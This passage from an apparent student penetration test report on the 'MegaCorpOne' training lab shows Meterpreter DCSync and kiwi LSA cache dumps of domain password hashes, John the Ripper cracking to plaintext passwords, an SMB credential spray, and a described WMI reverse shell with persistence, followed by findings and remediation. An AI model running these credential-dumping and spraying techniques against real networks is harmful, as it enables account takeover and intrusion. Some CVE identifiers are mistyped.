[+] LM Hash  : cc7ce55233131791c7abd9467e909977
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID      : 1603

meterpreter > dcsync_ntlm sstrange
[+] Account  : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash  : a2bda648b8e5a5c60bafb32368afba82
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID      : 1108

meterpreter > dcsync_ntlm krbtgt
[+] Account  : krbtgt
[+] NTLM Hash : 71e38edcf2d1eacfe6b1dbf0e5d6abf3
[+] LM Hash  : 48ce2e770c9e6c6208e5e08bd18a3c8e
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-502
[+] RID      : 502

meterpreter > dcsync_ntlm pparker
[+] Account  : pparker
[+] NTLM Hash : 57912afe60e9274c35672bf526baed61
[+] LM Hash  : a59eb8287f435b708f212ac5f5f159d6
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1109
[+] RID      : 1109

meterpreter > dcsync_ntlm Administrator
[+] Account  : Administrator
[+] NTLM Hash : 63d33b919a6700bd0e59687549bbf398
[+] LM Hash  : <NOT FOUND>
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-500
[+] RID      : 500

meterpreter > dcsync_ntlm wmaximoff
[+] Account  : wmaximoff
[+] NTLM Hash : 8b0141e534fb12d4acd773456ea59406
[+] LM Hash  : 6dd22e107998e6e66dfe4898de33a57b
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID      : 1605

meterpreter > dcsync_ntlm Guest
[+] Account  : Guest
[+] NTLM Hash : <NOT FOUND>
[+] LM Hash  : <NOT FOUND>
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-501
[+] RID      : 501
```

still lacking key credentials to have full access to the machine, another kiwi exploit was used to dump the LSA cache

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 3/5/2024 9:57:02 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 9:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 2/29/2024 10:30:09 PM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

first, all the non-admin user creds were cracked offline

```
┌──(root💀kali)-[~/Desktop]
└─# john dc01hash.txt --show --format=nt
cdanvers:Marvel!
sstrange:Summer2021
pparker:Spring2021
Administrator:Topsecret!
wmaximoff:Paladin@

5 password hashes cracked, 2 left
```


followed by cracking the “bbanner” account

```
┌──(root💀kali)-[~/Desktop]
└─# john --format=mscash2 dc01hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW
 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for perf
ormance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
1g 0:00:00:00 DONE 2/3 (2024-03-05 22:10) 4.545g/s 5363p/s 5363c/s 5363C/s 123456..ed
ward
Use the "--show --format=mscash2" options to display all of the cracked passwords rel
iably
Session completed.
```

using these creds, a credential spray attack was used to gain access to the DC01 machine will full administrator access

```
[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\bbanner:Winter2021' Administrator
```

from this point, the DC01 machine was exploited using WMI to establish a reverse TCP shell on the DC01 machine, completely compromising the system



Furthermore, the shell was migrated to another process scheduled to reopen periodically, enabling persistent access to the DC01 machine (***NOTE** THIS IS THE POINT AT WHICH MY WINDOWS VM BEGAN TO EXPERIENCE ISSUES AND WAS NOT ABLE TO PARTICIPATE IN THIS DAY OF CLASS, A TICKET WAS LOGGED BUT THE ISSUE WAS NEVER FIXED, THEREFORE I DO NOT HAVE SCREEN SHOTS BUT ONLY AN UNDERSTANDING OF WHAT WAS DONE IN CLASS!! **NOTE**)

Vulnerability	Severity
Weak passwords on public web application, linux machine, and windows machines	Critical
[Vulnerability in VSFTPD 2.3.4.]	Critical
open ports enabling TCP attacks	Critical
vulnerability to LLMNR poisoning	Critical
vulnerability to WMI exploits	Critical
open ports enabling SMB attacks	Critical
visibility of open ports and DNS via nmap and Recon-NG	High

Scan Type	Total
Hosts	172.22.117.150, 172.22.115.10, 172.22.20
Ports	21, 22, 23, 25, 53, 80, 111, 135, 139, 413, 389, 445, 465, 512, 514, 593, 636, 1099, 1524, 2049, 2121, 3268, 3269 3306, 3390 5432, 5900, 5901, 6000, 6001, 6667, 8009, 8080, 8180

Exploitation Risk	Total
Critical	6
High	1
Medium	-
Low	-

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: **Critical**
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. [SG] was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

CVE vulnerabilities

Risk Rating: **Critical**
Shodan identified the following potential vulnerabilities on Megacorpone's apache servers: CVE-2022-29404, CVE-2022-28330, CVE-222-22721, CVD2022-22720, CVE-2022-31813, CVE-2022-23943, CVE-2022-30522, CVE-2022-26377, CVE2022-28614, CVE-2022-28615, CVE-2022-22719, CVE-2022-30556

Affected hosts: apache servers

Remediation:
● CVE are publicly known security flaws with known patches and remediations. Please have your team look into these CVEs
● Details about these vulnerabilities can be found at: https://cve.mitre.org/cve/search_cve_list.html

IP addresses for domain servers are exposed

Risk Rating: **High**
Using Recon-ng, we were able to uncover the IP addresses of Megacorpone's three named servers (NS). Since Recon-ng is accessible to the public, malicious actors could potentially exploit this information. Consequently, Megacorpone is at risk of DNS poisoning or spoofing, leading users to be redirected from legitimate sites to malicious ones.

Affected hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com

Remediation:
● Make the IP addresses for these servers private
● If you choose for the IP addresses to remain public you'll need to ensure that servers are up-to-date and have strong firewall protections in place.

LLMNR Risk

Rating: Critical

LLMNR, or Local Link Multicast Name Resolution, is an outdated broadcast protocol functioning as a local DNS backup. Exploiting this, attackers can intercept LLMNR requests, spoofing responses to extract user credentials and facilitate network access. Through simulating an LLMNR attack, we successfully obtained a fresh set of credentials previously inaccessible to us.

Affected hosts: 172.22.117.20 – Windows10 machine

Remediation:
- Turn off LLMNR in the group policy editor
- Monitor traffic

Files with Administrative credentials in plain text

Risk Rating: Critical

Employing a malicious script in Metasploit alongside the identified weak password, we successfully gained access to a Linux machine. Once inside, we discovered a file containing administrative level credentials in clear sight. Leveraging this data, we escalated our privileges within the machine, accessing additional user files. Extracting password information from these files, we established a backdoor via port 22 (SSH) on the Linux machine, ensuring ongoing re-entry capabilities.

Affected hosts: 172.22.117.150 – Linux machine

Remediation:
- Correct weak password issue
- Use secure password keeping software instead of writing down usernames and passwords, especially for staff with high level administrative privileges.
- Keep software updated
- Use advanced antivirus software and keep it up-to-date
- Use a firewall

Port 21 (FTP) is open

Risk Rating: Critical

An nmap scan indicated that port 21 is accessible on Windows machine 172.22.117.20. Vulnerabilities associated with this port render it susceptible to backdoor attacks, enabling attackers to establish a persistent connection with the machine for data exploitation purposes.

Affected hosts: Windows machine 172.22.117.20

Remediation:
- Close port 21 MegaCorpOne Penetration Test Report 15
- Correct weak password issue mentioned above
- Keep software updated
- Use advanced antivirus/antimalware and keep it up-to-date
- Use a firewall

MITRE ATT&CK Navigator Map

Legend:

Performed successfully
Failure to perform

[MITRE ATT&CK navigator map]